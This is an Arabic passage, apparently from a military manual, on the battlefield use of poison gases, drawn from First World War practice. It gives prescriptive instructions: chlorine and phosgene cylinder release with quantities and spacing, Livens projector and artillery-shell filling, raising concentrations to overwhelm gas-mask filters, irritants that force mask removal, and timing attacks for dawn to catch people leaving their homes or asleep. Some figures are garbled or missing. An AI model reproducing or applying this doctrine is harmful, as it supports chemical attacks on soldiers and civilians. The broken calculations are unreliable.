وبجانب الصفات الطبيعية والكيميائية لمواد الغازات يجب مراعاة شروط حربية فنية لضمان نجاحا في الحروب وأهم هذه الشروط هي :

1) رفع درجة تركيز مواد الغازات في الهواء إلى أعلى درجة ممكنة .
2) مفاجأة الأعداء بالغازات .
3) نشر سحب الغازات على مساحة كبيرة من ميدان الحرب .
4) التغلب على طرق الوقاية عند العدو.
5) تبديل نوع الغاز المستخدم من حين لآخر.

عندما بدأت الحرب العظمى واتجهت أنظار الدول المحاربة إلى إدخال المواد الكيميائية في الحرب كانت طرق الوقاية في ذلك الوقت معدومة فكانت أي كمية من مواد الغازات في الجو تؤثر في الجنود. ولكن عندما ابتدأت طرق الوقاية تتحسن بالتدريج أخذت الأمم في استعمال كميات كبيرة من مواد الغازات لترفع من درجة تركيزها في الهواء وبذلك يكون لها أيضاً تأثير على الجيوش رغماً عن استعمالها الكمامات الواقية . فإن حامل الكمامة يمكنه المكوث في جو ملوث بغازات سامة ما يقرب من ست ساعات وبعد ذلك يبتدئ الخلل يطرأ على مرشح الكمامة وتصبح غير صالحة للاستعمال ولكن كلما زادت نسبة الغاز الموجود بالهواء قلت مدة صلاحية الكمامة للاستعمال وهنا نرى أن من الممكن التغلب على الوقاية في جيوش الأعداء برفع درجة تركيز الغازات في الجو لإتلاف الكمامات بعد مدة وجيزة.

و الطرق لذلك هي : طريقة القذف من القاذفات أو المدافع حيث تنفجر قنابل الغازات في المكان المقصود وتتبخر محتوياتها هناك فتكون بذلك نسبة وجودها في الجو مرتفعة.

2) مفاجأة العدو بالغازات:

عندما لا يتمكن الجيش المحارب من استخدام مواد الغازات بدرجة تركيز مرتفعة لأي سبب من الأسباب يمكنه الالتجاء إلى مفاجأة العدو بالغازات حتى يجد نفسه محاطاً بسحب منها فتسبب له بعض الضرر قبل أن يتخذ طرق الوقاية اللازمة.

والمواد التي تستخدم لهذا الغرض يجب أن تكون شديدة التأثير السام قليلة التأثير المهيج حتى لا يكتشفها العدو. أو تكون من المواد ذات التأثير الكامن (انظر ماسبق) وأوفق الطرق هي:

1) طريقة القذف – سواء من القاذفات أو المدافع حيث تصل الغازات بسرعة وعلى حين غفلة.

2) رش مواد الغازات السائلة من الطائرات وهي على ارتفاع بسيط من الأرض على جيوش الأعداء.

3) طريقة النفخ- بعد تضليل العدو بإخفاء سحابة الغازات السامة بأخرى من دخان أو ضباب صناعي. وعند استخدام القنابل المدفعية يجب أيضاً تضليل العدو بإطلاق قنابل مدمرة مدة من الزمن لإبعاد فكرة استخدام الغازات ثم إطلاق قنابل الغازات بعد ذلك فجأة.

3) نشر سحب الغازات على مساحة كبيرة :

إذا كانت السحابة المتجهة نحو العدو مع الرياح بطريقة النفخ صغيرة فقد يتمكن العدو من الابتعاد عن طريقها ، وبذلك لا يصيبه كثير من الضرر ولذا يجب نشر سحب الغازات على مساحات متسعة من ميادين الحرب وتكون كلها كتلة واحدة ليست بها فتحات حتى لا يجد العدو خلاصاً منها .

وكلما كبرت السحابة في الحجم كان لها التأثير المطلوب في الروح المعنوية لجيوش الأعداء فقد لاذ كثير من الجنود أثناء الحرب العظمى بالفرار عند رؤية سحابة الغاز وهي تندفع إليهم وفي أغلب الأحيان يفقدون رشدهم ويسود بينهم الذعر لهذه الأسباب اجتهدت الأمم في الحرب العظمى لزيادة حجم سحابة الغازات بدخان أو ضباب صناعي بقصد إلقاء الرعب في قلوب الأعداء . وأوفق الطرق لذلك هي طريقة النفخ أو طريقة القذف على شرط أن يكون عدد المدافع كثيراً أما من الجو فلا يمكن للطائرات القيام بهذه العملية خصوصاً إذا كانت على علو كبير.

4) التغلب على طرق الوقاية للعدو:

يكون بإحدى الطرق الآتية:

1) بالمفاجأة قبل أن أن يتمكن العدو من استعمال الكمامات.

2) برفع درجة تركيز المواد في الهواء وبذلك يطرأ الخلل على المرشحات بسرعة .

3) بإرغام العدو على خلع الكمامات باستعمال مواد تنفذ من المرشحات وتسبب التهابات ترغمه على خلعها (كما حصل ذلك في الحرب العظمى) ثم استخدام مواد أخرى أكثر تأثير تجهله غير قادر على الكفاح.

5) تبديل نوع الغاز المستخدم من حين لآخر:

يجب دائماً على المتحاربين تغيير نوع الغاز المستخدم ضد العدو فيكون تارة بمواد مهيجة وأخرى بمواد خانقة وثالثة بمواد كاوية وهكذا . فبينما يتعود الجندي على أحد أنواع الغازات ويكون على استعداد تام لطرق الوقاية ضده ويتعرف على رائحته وخواصه بسرعة يقف أمام نوع آخر فجأة لم يتعوده من قبل فيضطر إلى اتخاذ طرق وقاية أخرى ويحتاج إلى وقت غير قصير للتعرف عليه وعلى رائحته وعوارضه وهكذا مع نوع ثالث ورابع وبذلك يفقد الجندي ثقته في الوقاية ويمل منها ويصبح في حالة عصبية شديدة تخور فيها قواه المعنوية.

ثالثاً- تأثير الجو وتربة الأرض على الغازات

يتأثر سلوك أي غاز من الغازات عند انطلاقه سواء كان ثابتاً أو غير ثابت بالظواهر الجوية التي تحيط به.

1 - الظواهر الجوية التي تؤثر على سلوك الغاز

تتلخص العوامل التي تؤثر في سلوك الغاز وفي فعله في الأشياء الآتية وهي :

الريح والشمس ودرجة الحرارة والضباب

الريح: يتأثر الغاز غير الثابت كالفوسجين بفعل الريح بأن يقلل من تركيزه تدريجياً بتخفيفه بالهواء المتحرك فكلما بعدنا عن مكان إطلاق الغاز كلما خف التركيز في الجو الساخن قوياً لمدة طويلة ولا يتبدد إلا ببطء كما أن الرياح التي تقل سرعتها عن خمسة أميال أو التي تزيد عن إثني عشر ميلاً في الساعة لتلائم انتقال الغاز . مع ملاحظة أن المباني الشاهقة أو الغابات أو الجبال قد تؤثر في الرياح السريعة فتنقص سرعتها فتصبح ملائمة لاستعمال الغاز رغم سرعتها في الخلاء.

الشمس : وضوء الشمس يساعد على تبديد الغاز ولذلك لا يصلح اليوم المشمس لاستعمال الغاز فيه وذلك لما تسببه الشمس من تيارات هوائية .

درجة الحرارة :

إن أنسب الأوقات لاستعمال الغاز هي عند الفجر واغسق حيث تكون درجة الحرارة ثابتة نوعاً ولأنه في أثناء النهار يرتفع الهواء الدافئ إلى المناطق العليا حاملاً الغاز ويحل محله هواء بارد فضلاً عن أن برودة الجو في هذا الوقت مما تقلل التبخر وكذلك تكون الفرصة سانحة لمفاجأة الخارجين من منازلهم في الصباح وغير المستعدين للوقاية من الغاز ولأخذهم على غرة وهم نيام بالليل.

المطر والضباب :

أما الضباب فيلائم استعمال الغاز ولذلك لمساعدته على تماسك سحابة الغاز ومنع تبددها وإخفائه وتأثير المطر الخفيف ضئيل ولكن المطر الغزير يكتسح الغاز وينقى الهواء منه ولذلك يحسن في حالات الغازات الغازية أن ينتفع بالمطر الغزير المتساقط على الشوارع الملوثة فتطهرها بالغسيل.

وأما سلوك الغاز الثابت فإن كان في حالة غازية فيسلك مسلك الغاز غير الثابت ويتأثر بنفس العوامل السابق وصفها. وأما إذا كان في حالة سيولة فسلوكه يتبع كمية السائل الموجودة في الشيء الملوث ودرجة حرارة هذا لاشيء وطبيعته وفعل الرياح والأمطار فيها. فإنه كلما زاد التلوث أو بعبارة أخرى كلما زاد مقدار السائل في منطقة معينة أو شيء ما كلما زادت درجة الثبات وكذلك كلما ارتفعت درجة حرارة الشيء الملوث أو درجة حرارة الجو المحيط به أو ارتفعت حرارتهما معاً كلما قل البات والعكس بالعكس.

ولذلك يتبخر الغاز بسرعة في أيام الصيف الحارة . لدرجة أنه قد يسلك مسلك الغاز غير الثابت بينما في البلاد الباردة قد يتجلد الغاز ويقل الخطر من تبخره. وهو خطر إحداثه حروقاً بالجلد الذى يلامسه..

وأما الرياح : فتجعل حصول التبخر والمطر يطهر الجو من ميكانيكياً ويفكك بعض الغاز فيقلل من خطره وفيما يختص باتجاه الريح فيلاحظ أن لهذا أهمية كبيرة عندما يطلق الغاز من مثل الاسطوانات بينما أنه لا تأثير هاماً له عندما تستعمل وسائل أخرى كالقنابل والقاذفات إذ أن هذه تمكن أن تنطلق بحيث تنفجر خلف صفوف العدو.

2 - تأثير تربية الأرض وغيرها على الغازات

يساير الغاز اتجاه التيارات الهوائية في البلاد المكشوفة السهلة وفوق البحار وهذه التيارات تبدده تدريجياً والغازات في منطقة انطلاقها يكون التركيز فيها عالياً وبما أن غازات الحرب أثقل من الهواء فإنها تستقر في الحفر والشقوق والمنخفضات وتعلق في الأماكن المغلقة أو المسورة كأفنية المنازل وبداخل المباني حيث يكون الهواء بها محبوسا وكذلك المباني العالية والأشجار العالية أيضاً والجبال تعوق انتقال الغاز غير الثابت.

وأما الغاز الثابت فإن ثباته تأثر بطبيعة الشيء الذي يسقط عليه فإذا كان هذا الشيء غير قابل لنفوذ الغاز مثل البلاط المزجج والزجاج والصلب المصقول فإن التلوث يكون سطحياً ويكون عرضة لفعل الشمس والرياح والأمطار حتى أنه قد يتبخر كله في بضع ساعات وأما إذا كان الشيء قابلاً لنفوذ الغاز كالأرض العادية والخشب اللين والآجر والطلاء الجيري فإن هذه الأشياء تشرب الغاز ومع مضي الزمن يزداد التشرب ومن البديهي أنه إذا تشرب كل الغاز فإن فعل العوامل الجوية وغيرها يصب معدوما ويستمر التلوث لمدة طويلة.

ونقول أنه قد عملت تجارب لمعرفة درجة تسرب غاز الخردل في الأراضي الرملية والرخوة الجافة فوجد أنه في نصف ساعة تسرب الغاز إلى المناطق السفلى من الرمل بحيث يمكن المشي على الرمل الجاف دون خوف بعد نصف ساعة من تلوثه وإن كان ليس من المأمون الجلوس أو النوم عليه أو عمل حفر به . وإذا تساقط غاز ثابت على أشجار مورقة فإنها تحتفظ بالسائل لمدة ثم يتساقط ثانياً على الأرض ويكون عندئذ منبع خطر

رابعاً- طرق استخدام الغازات حربياً

تنحصر أهم الطرق فيما يأتي:

1 - طريقة النفخ – بواسطة فعل الرياح

2 - طريقة القذف – بواسطة :

أ) القاذفات ب) المدافع ج) الأيدي د) البنادق

3 - طريقة الرش – بواسطة أجهزة :

أ) في السيارات ب) في الطائرات

1- طريقة النفخ

بهذه الطريقة أمكن الحصول على أول نتيجة محسوسة للحرب بالغازات وهي لذلك تعتبر من أمهات الطرق. والغرض من هذه الطريقة هو عمل سحابة كبيرة من الغاز تحملها الرياح إلى خطوط الأعداء ويتبع ذلك هجوم سري على العدو بعد أن يكون قد أنهكته الغازات بفعلها المهيج أو السام وجعلته غير قادر على الكفاح.

ولكن قد دلت التجارب فيما بعد (أي بعد تحسن طرق الوقاية) على أنه لا يستحسن الهجوم بعد استخدام الغازات حيث أن العدو يكون حافظاً لقواه ولذلك فقد استعملت هذه الطريقة فيما بعد في بث الرعب في قلوب الأعداء من حين لآخر فقط حتى أهملت في سنة 1917 من الجيوش الألمانية أما الحلفاء فقد استخدموها طول مدة الحرب.

شرح عملية النفخ وتركيب جهازها:

يضغط غاز الكلور أو غاز الفوسجين فى أسطوانات من الحديد محكمة القفل بصمام يمكن فتحه عند اللزوم يندفع منه الغاز بسرعة

وإذا قصد زيادة السرعة يضاف غاز ثاني أكسيد الكربون أثناء الملء إلى المادة الاصلي ليساعد على زيادة سرعة خروج الغاز

وفي الحرب العظمى وصل وزن الأسطوانة الألمانية 40 كيلو جراماً منها 20 كيلو جراماً كلور. وأما وزن اسطوانة الحلفاء فكان 70 كيلو جراماً منها 40 كيلو جراماً من الكلور أو 50 كيلو جراما منها 35 كيلو جراما من الفوسجين ويتصل الصمام بأنبوبة من الرصاص أو الكاوتشوك طولها ثلاثة أمتار أو أكثر والأسطوانات الألمانية تتصل كل منها بأنبوبة واحدة بينما كانت الأسطوانات الفرنسية والإنجليزية كل ثلاثة أو أكثر متصلة بعضها ببعض وتنتهي بأنبوبة واحدة

وتدفن الأسطوانات في خنادق تحت الأرض حتى لا تراها طائرات العدو أما الأنابيب فتمتد لغاية سطح الأرض ويجب وضع أثقال من أكياس الرمل على هذه الأنابيب لتمنعها من الرجوع إلى الوراء من شدة الدفع الذي يخرج به الغاز من فوهاتها.

وتفتح هذه الصمامات بجاز كهربائي متصل بجميع الأسطوانات حتى تفتح كلها مرة واحدة فيخرج الغاز من فوهات الأنابيب في ن واحد . وقد وضع على الخطوط الألمانية أسطوانتان في كل متر فإذا فرض وكان طول الخطوط 10 كيلومترات فيكون عدد الأسطوانات 20000 وهذه لا يمكن استعمالها طبعاً في ن واحد فإن جزء منها هو الذي يكون في موضع ملائم من حيث اتجاه الرياح وهو الذي يمكن استخدامه فقط ويقدر بثلثي هذا العدد تقريباً أي من 13000 إلى 15000 أسطوانة يخرج منها ما يقرب من 250000 إلى 300000 كيلو جرام من الغازات وبذلك يكون متوسط ما يخرج من كل متر 25 إلى 30 كيلو جراماً من الغازات في الدفعة الواحدة.

وقد استهلك الإنجليز في بضعة أيام حوالي 2000 طن من الكلور والفوسجين على خطوطهم البالغة 70 كيلو متراً وكان ذلك في بعض مواقع سنة 1916 وأظهر الإنجليز كذلك اهتماماً عظيماً بهذه الطريقة حتى أواخر الحرب فأدخلت بعض التحسينات عليها فقد استخدمت أسطوانات صغيرة ليسهل حملها ونقلها من مكان إلى آخر بكل سهولة وسرعة وضعها في المكان الملائم لحالة الجو وحسب ما تتطلبه الخطط الحربية وأيضاً حملت عربات السكة الحديد باسطوانات كثيرة العدد وسيرتها على قضبان مدت في داخل الميادين لهذا الغرض حتى إذا وصلت إلى الجهات المقصودة فتحت صماماتها وهي على العربات وخرج منها الغاز إلى الأعداء . وقد ساعدت هذه الفطرة على نقل الأسطوانات جملة واحدة وبسرعة إلى أي جهة.

واهتمت كذلك روسيا وأمريكا بعد الحرب العظمى بإدخال تحسينات على طريقة النفخ هذه بأن صنعتا مثلاً اسطوانات صغيرة الحجم يمكن الجندي حملها بكل سهولة فيمكنه نقلها من مكان إلى آخر. ويلزم لطريقة النفخ فرقة مخصوصة ومدربة تدريباً تاماً من مهندسين وكيميائيين وضباط وأنفار وبجانب هؤلاء أخصائيون لتجهيز الغازات ولمعاينة الميادين وفحصها ومعرفة الصالح منها لوضع الأسطوانات عليه ولمراقبة الأحوال الجوية وتحديد الوقت المناسب وآخرون لملء الأسطوانات الفارغة بالغازات ويكون مركزهم وراء الخطوط ثم إلى مركز تليفوني وخلافه.

ومهمة هذه الفرقة ذية الصعوبة حيث أنهم يقومون بأداء أعمال كثير خطرة مثل ملء الأسطوانات وحملها من مكان إلى آخر ليلاً ونهاراً ودفنها كذلك تحت الأرض في خنادق حتى لا يراها الأعداء من الجو وكل هذا يكون وراء الخطوط الأمامية مباشرة.

المواد التي تستخدم في هذه الطريقة :

الشرط الأساسي في خواص المواد التي تستخدم في هذه الطريقة هو أن تكون في حالة سائلة داخل الأسطوانات وبمجرد تعرضها للجو تتبخر بسرعة وتتحول إلى غاز . ولا يصلح لهذه الطريقة من جميع المواد المعروفة غير الكلور والفوسجين فقط.

وقد استعمل الألمان الكلور بمفرده ثم استعمل الفرنسيون الفوسجين بمفرده وبعد ذلك بدا للألمان استخدام مخلوط من الفوسجين والكلور بنسب مختلفة حسب درجة حرارة الجو فكلما ارتفعت درجة الحرارة زادت نسبة الفوسجين إلى الكلور وقد يصل في بعض الأحيان 75 % وأما في أيام الصيف الحارة فيستخدم الفوسجين بمفرده واستعمل الإنجليز أيضاً هذا المخلوط وأطلقوا عليه أسماء مختلفة حسب نسب الخلط أما الفرنسيون فاكتفوا باستعمال الفوسجين والكلور كل على حدا بأن توضع أسطوانة كل منها بجاب الأخرى فإذا ما فتح صمامها اندفعت محتويات كل منهما على حده واختلط الغازان في الجو.

مدة تفريغ الأسطوانة (مدة النفخ) : تتراوح مدة تفريغ الأسطوانة بين دقيقتين وخمس دقائق حسب مقدار الغاز المضغوط فيها.

لون السحابة : عند خروج الغازات من فوهات الأسطوانات بهذه السرعة العظيمة فإنها تستهلك حرارة تستمدها من حرارة الهواء المحيط بها ، وبذلك تنخفض درجة حرارة الهواء بسرعة وتتكثف الرطوبة الموجودة به على هيئة ضباب يختلط مع سحابة الغاز فيكسبها اللون الأبيض غير الشفاف الذي يتلاشى شيئاً فشيئاً كلما بعدت السحابة عن خطوط الأسطوانات إلى أن يصير لون الغاز أخضر شفافاً وهو اللون الحقيقي للغاز ز وفي فصل الصيف عندما تكون درجة حرارة الجو مرتفعة لا نرى هذه الظاهرة بل يكون لون السحابة أخضر شفافاً بمجرد خروجه من الأسطوانات وذلك يرجع إلى عدم تكثف رطوبة الجو إلى ضباب .

صفير الغازات عند خروجها من الأنابيب :

عند فتح صمامات الأسطوانات تندفع الغازات بقوة عظيمة من فوهات الأنابيب فينشأ عن ذلك صفير يسمعه العدو من مسافات بعيدة فيحذره من حلول الخطر ، ولذا تلتجئ الجيوش عند فتح صمامات اسطوانتها الغازية إلى إطلاق المدافع حتى يخفي صوتها صوت صفير الغازات وفي بعض الأحيان تتعمد الطائرات لإحداث أزيز قوي ليخفي الصفير المذكور وقد وضع في أثناء الحرب العظمى أجهزة صغيرة خاصة على صمامات الأسطوانات لتخفيف صفيرها.

درجة تركيز الغاز في السحابة :

تتكون السحابة عادة من الغاز والهواء وبخار الماء ونسبة وجود الغاز بعد فتح الصمامات مباشرة هي لتر واحد من الغاز في كل 100 لتر هواء . وهذه النسبة تقل تدرجياً كلما ابتعدت السحابة عن الأسطوانات أو بعبارة أخرى كلما قربت من العدو ويجب أن تصل السحابة إلى العدو وهي تحتوي على ½ لتر غاز في كل 100 لتر هواء على الأقل.

ارتفاع السحابة :

عندما تصل السحابة إلى العدو يكون ارتفاعها من 3 إلى 5 أمتار وكلما زاد ارتفاعها عن ذلك نقصت درجة تركيز الغاز فيها.

حجم السحابة :

يعرف طول السحابة من سرعة الرياح (عند فتح الصمامات) ومن المدة التي يستغرقها الغاز في الخروج من الأسطوانة (مدة النفخ) فإذا كانت سرعة الرياح عند فتح الصمامات هي متران في الثانية ومدة النفخ هي 5 دقائق يكون طوال السحابة ابتداء من موقع الأسطوانة إلى طرفها الثاني (من جهة العدو) هو 5×60×2 = 600 متر فإذا فرضنا أن ارتفاعها هو 4 أمتار فيكون حجم السحابة الواقعة على كل متر (من الخطوط الحربية) هو 600×4×1= 2400 متر مكعب فإذا كانت نسبة الكلور الموجود بها هي ½ لتر في كل 100 هواء يكون مقدار الكلور الموجود فيها هو 12 متراص مكعباً وزنها كيلو جراما.

تعليمات عامة:

لنجاح هذه الطريقة يجب على الجيش المحارب مراعاة التعليمات التية:

1) أن يكون مكان اسطوانات الغازات وكذا وقت استعمالها سراص لا يطلع عليه أحد حتى لا يعلم العدو عنها شيئاً وعن مكانها.

2) منع أفراد فرق الغازات التحدث مع الأهالي حتى لا يتسرب شيء من المعلومات عن الخطط المرسومة إلى مسامع الأعداء.

3) لا تكلف فرق الغازات بالقيام بأي عمل آخر غير أعمال الغازات فلا يجوز لها مثلاً الاشتراك في الدفاع أو الهجوم أو غير ذلك . بل ينحصر عملها في نقل الأسطوانات من مكان إلى آخر حسب ما تقتضيه الحال والانتظار للأوامر لفتح الصمامات.

4) للتغلب على الوقاية عند العدو يجب استخدام الغازات بهذه الطريقة على مرات متوالية حتى يضطر العدو إلى المكوث في جو ملوث بالغازات زمناً طويلاً وهذا مم يؤدي إلى استهلاك المواد الكيميائية التي في مرشح فيطرأ عليها التلف وبذلك تنفذ الغازات أخيراً إلى أعضاء التنفس.

5) ولإرغام العدو على لبس الكمامات مدة طويلة يجب استخدام هذه الطريقة في إطلاق غاز الكلور مثلاً إلى الأعداء مدة خمس دقائق يتبعها سحب دخان أو ضباب غير سام لمدة خمس دقائق أخرى وتكرر هذه العملية مدة من الزمن فبذلك يضطر العدو إلى أن يظل مدة طويلة من الزمن لابساً الكمامات وهذا مما يقلل مدة من الزمن فبذلك يضطر العدو إلى أن يظل مدة طويلة من الزمن لابساً الكمامات وهذا مما يقلل حركته ونشاطه.

6) لإدخال الرعب في قلوب الأعداء يجب أن يكون حجم سحابة الغاز كبيراً وقد لجأ الحلفاء أثناء الحرب العظمى إلى لحيلة بأن جعلوا سحابة الكلور السام في الوسط وأضافوا إلى طرفها سحابتين أخريين من الدخان أو الضباب غير السام وبذلك ظهر حجمها كبيراً وهي زاحفة إلى الألمان فكان لها تأثير سيئ على روح الجنود المعنوية .

2- طريقة القذف

أ- قاذفات الغازات

لا تستوفي طريقة النفخ جميع الشروط الحربية المطلوبة في ميدان القتال بل كان ينقصها شرطان مهمان وهما: أولاً: مفاجأة العدو – فإن سحابة الغازات تحتاج إلى وقت طويل إلى أن تصل إلى العدو فهو يراها تزحف عليه فيتخذ طرق الوقاية بسهولة.

ثانياً : ارتفاع درجة التركيز- فإن نسبة الغاز في السحابة تنقص تدريجياً كلما بعدت عن مكان الأسطوانات فبذلك تصل إلى العدو وهي مخففة.

لذلك فكر الحلفاء وفي مقدمتهم إنجلترا في استخدام الغازات بواسطة أجهزة أطلق عليها اسم قاذفات الغازات ونسج على منوالهم الألمان بعد ذلك.

وأساس هذه الطريقة هي ملء أوعية أسطوانية الشكل بأحجام مختلفة تقذف بواسطة أجهزة خاصة من الخطوط الأمامية للجيوش إلى صفوف الأعداء وهناك تنفجر ويتبخر محتوياتها ويكون سحباً كثيفة.

وكل هذا يحدث في وقت قصير جداً يكون فيه المفاجأة الكافية للعدو فيجد نفسه محاطاً بسحب من الغازات السامة فلا يتمكن من استخدام الكمامات بسرعة وإن استخدمها فيكون ذلك من السهل أيضاً أن يصيب الكمامات الواقية التلف فتتسرب الغازات منها إلى أعضاء التنفس.

تركيب الأجهزة وشرح طريقة الاستعمال:

توضع الغازات في أوعية من الحديد أسطوانية الشكل رفيعة الجدران تسع من 13 إلى 15 لتراً من السوائل وبداخلها أنبوبة تحتوي على مواد الانفجار التي يجب أن تكون بكمية كافية لتمزيق جدران الوعاء الخارجي . وتقذف هذه الأسطوانات بواسطة جهاز وهو عبارة عن ماسورة أسطوانية طويلة طرفها السفلي نصف دائري يدفن منه جزء في الأرض وله قرص عرضي لمنعه من الغوص في باطن الأرض عند انطلاق القذيفة منه وأطلق عليه اسم قاذفات ليفنس Livens وانطلاق القذيفة يحصل بواسطة زناد كما هو الحال في المدافع وقد أدخل الأمريكيون تحسينات كثيرة على هذا الجهاز بعد الحرب بأن صار مدى القذيفة 3 كيلومترات بعد أن كان كيلومتران. وأيضاً صنعت قاذفات صغيرة سمك 5سم يمكن لشخص واحد حملها مع 16 قذيفة يمكنه استخدامها أيضاً بمفرد وأطلق عليها (القاذفات اليدوية) ومدى القذف لهذه الأجهزة هو 1000 متر ويمكن استخدامها لإطلاق قذائف غازات مسيلة للدموع أو قذائف لإنشاء الضباب أو قذائف حارقة.

الغازات التي تستخدم لقنابل القاذفات :

لا يصلح لملء قنابل القاذفات إلا المواد السريعة التبخر مثل الكلور والفوسجين والأخير هو الأوفق ويمكن خلطه بمواد أخرى حسب ما تتطلبه حالة الجو وحالة الوقاية عند العدو والمواد التي خلطت به في أثناء الحرب العظمى هي كلور بيكرين ورابع كلور القصدير.

طريقة استخدام القاذفات في الميادين :

توضع القاذفات في ميادين الحرب بعضها بجانب بعض بمسافات طويلة وأيضاً في صفوف متعددة بعضها خلف بعض ويدفن منها الجزء الأسفل في الأرض.

وإطلاق القذائف يكون بواسطة جهاز كهربائي متصل بجميع زنادات القاذفات حتى يمكن إطلاق جميع قنابلها دفعة واحدة وتصل كذلك إلى الأعداء في آن واحد وعندما تنفجر في الهدف على بغتة تتبخر محتوياتها وتكون سحابة كثيفة يصل ارتفاعها إلى 4 أمتار وتبلغ كمية الغاز السام بها حوالي ¼ كيلو جرام في كل متر مكعب وهذه النسبة لا يمكن الحصول عليها بأي طريقة من الطرق المعروفة في ميادين الحرب . ويسبب وجود مثل هذه الكمية من الغاز في الهواء ضرراً بليغاً للأعداء حتى وهم على أتم الاستعداد لطرق الوقاية للسببين الآتيين:

أولاً- إن وجود الغاز في الهواء بهذه النسبة المرتفعة يسبب تلف المواد الكيميائية في مرشح الكمامة بسرعة

ثانياً- وجود كمية كبية من الغاز السام في الهواء يجعله غير صالح للتنفس حتى لحامل الكمامة فإنه إذا حجز المرشح الغازات السامة من الهواء اللازم للشيق فإن كمية الهواء بعد ذلك تصبح قليلة لا تفي للتنفس وبذلك يضطر حامل الكمامة إلى الإكثار من مرات الشهيق والزفير حتى يدخل في الرئة الكمية اللازمة من الهواء وفي هذا إجهاد عظيم لأعضاء التنفس يتسبب منه إعياء وتعب.

الصوت والضوء:

ينشأ دائماً عند خروج القذائف ضوء قوي يرى عند فوهات القاذفات بوضوح تام من بعد عظيم وقد حاولت الأمم المحاربة إخفاء هذا الضوء بواسطة مواد كيميائية ولكن لم تتمكن وأصبح من ملازمات هذه الطريقة . وكذلك الصوت الناشئ عند خروج القذائف وأزيزها في الجو وهي سائرة يمكن سماعه ولا يمكن إخفاؤه .

تعليمات عامة:

1) يلزم لهذه الطريقة فرقة خاصة مدربة تدريباً كاملاً على كل الأعمال اللازمة لها كما هو الحال في طريقة النفخ.

2) لا تتعلق هذه الطريقة باتجاه الرياح في الميادين ولذا يمكن استخدامها في أي وقت وفي أي اتجاه ولكن يجب على الجيش المحارب إذا كانت الرياح مضافة – أن يتخذ طرق الوقاية الكافية لأنه يحتمل رجوع الغازات مع الرياح إلى الجي نفسه.

3) تتسع منطقة خطر الغازات المستعملة بهذه الطريقة إلى 3 كيلومترات تبتدئ من مركز القاذفات فلذا يجب على الجنود في هذه المنطقة أن يكونوا دائماً على استعداد لاستعمال الوقاية وكذا يجب تقليل عددهم بقدر الإمكان حتى لا تطرأ خسائر كبيرة ز

4) يجب مراعاة الأحوال الجوية فإن البرودة الشديدة تؤثر في مادة الفوسجين وتجعلها عديمة التبخر وكذا ماء المطر يحلل الفوسجين ويذهب بفعله السام.

ب- الغازات في قنابل المدافع

لا تصل مواد الغازات بطريقة النفخ أو بطريقة القاذفات إلا المسافات قصيرة لا تتعدى الخطوط الأمامية لجيوش الأعداء ولكنها وصلت بواسطة المدافع إلى مسافات بعيدة جداً وأصبح أيضاً من السهل قذف مواد أخرى صلبة وسائلة لم يتيسر استخدامها بالطريقتين المذكورتين ز والفرسيون هم أول من استخدم الغازات في قنابل المدافع وأخذها الألمان عنهم.

المواد التي تستعمل في ملء القنابل :

تستعمل جميع مواد الغازات في ملء قنابل المدافع ما عدا غاز الكلور لأنه سريع التبخر وقد قسم الألمان مواد الغازات التي استعملت في نلء قنابل المدافع في الحرب العظمى إلى ثلاثة أقسام :

1 - مواد الصليب الأخضر
2 - مواد الصليب الأصفر
3 - مواد الصليب الأزرق

ورسم على كل نوع منها صليب باللون الأخضر والأصفر والأزرق للدلالة على محتوياتها ولسهولة تمييز الجنود إياها.

وأما الجنود الأمريكيون فقد وضعوا الألوان الآتية على القنابل:

خط أحمر حول القنبلة : يدل على أن القنبلة لا تحتوي على غازات
خط أبيض حول القنبلة : يدل على أن القنبلة تحتوي على غازات سريعة التبخر
خط أزرق حول القنبلة : يدل على أن القنبلة تحتوي على مواد غازات سامة التأثير
ويدل عدد الخطوط حول القنبلة على درجة تأثير مواد الغازات.

طريقة ملئ القنابل :

تختلف طرق ملء القنابل حسب خواص مواد الغازات ، فمواد القسم الأول السائلة (الصليب الأخضر) تملأ أولاً في أوعية من الرصاص أو من الخزف حتى لا تتفاعل مع جدران القنبلة الداخلية أو مع مواد الانفجار الأخرى. وتوضع داخل القنبلة مع مواد الانفجار وهذه الأخيرة يجب أن تكون بكمية تكفي لتمزيق جدران القنبلة فقط فإن مواد هذا القسم سريعة التبخر من تلقاء نفسها أما القنابل الإنجليزية فكانت تختلف قليلاً حيث أن مواد الانفجار ليست داخله في مواد الغازات كما هو الحال في القنابل الفرنسية ومواد القسم الثاني السائلة أيضاً (الصليب الأصفر) فهذه يمكن ملؤها في ميادين الحرب خلف الخطوط الأمامية للجيوش مع أخذ الاحتياط الكافي لذلك ويوضع معها في بعض الأحيان مواد مفرقعة لتخفي حقيقتها عن الأعداء فيظنونها أنها قنابل مدمرة.

وأما مواد القسم الثالث الصلبة (الصليب الأزرق) فتملأ في أوعية زجاجية تعلق في داخل القنبلة ثم تملأ البقية بمواد الانفجار ويستعاض في بعض الأحيان الأوعية الزجاجية بأخرى من الصفيح.

وهنا يجب أن تكون مواد الانفجار بكميات كبيرة حتى تولد حرارة كافية لتبخر المواد الصلبة إلى غازات تتكثف في الجو إلى ضباب ، وغالباً تكون نسبة مواد الانفجار إلى مواد الغازات هى 2:1

تعليمات عامة:

1) لا تطلق القنابل على أراضي المستنقعات أو البحيرات أو الميادين المغمورة بالمياه لأنه يجب لانفجار القنبلة جسم صلب ترتطم به والأراضي الجافة كافية لانفجار القنبلة.

2) يستحسن أن تكون سرعة الرياح متراً واحداً في الثانية ولا يكون وقت إطلاق القنابل ظهراً أي وقت ارتفاع الهواء من سطح الأرض إلى أعلى وأوفق الأوقات عندما تكون الرياح ساكنة أي في منصف الليل أو في الصباح المبكر حيث تكون أشعة الشمس غير قوية والأرض باردة.

3) للحصول على درجة تركيز كبيرة للغازات في الهواء بهذه الطريقة يجب وضع 100 مدفع على الكيلو متر الواحد ممن الخطوط الأمامية لإطلاق الغازات منها على الأعداء باستمرار

4) أما مفاجأة الأعداء فيمكن القيام بها بغاية السهولة بأن يطلق عدة قذائف في بضع دقائق على مكان معين يصل عددها في بعض الأحيان حوالي 2000 قذيفة.

5) يمكن أيضاً مفاجأة فرق العدو وهي سائرة في طريقها بقذائف الغازات هذه فتضطر إلى اختراق الطريق الآخر مما يسبب لها خللاً في النظام وتغيراً في الخطة المرسومة.

6) وأما التغلب على الوقاية عند العدو فممكن أيضاً بهذه الطريقة حيث تطلق القذائف باستمرار لمدة طويلة فقد استغرقت بعض الحملات في الحرب العظمى ست ساعات متوالية.

ج- الغازات في القنابل اليدوية

أول من استخدم الغازات في الحرب العظمى بهذه الطريقة هم الفرنسيون ولم تأتي بفائدة تذكر.

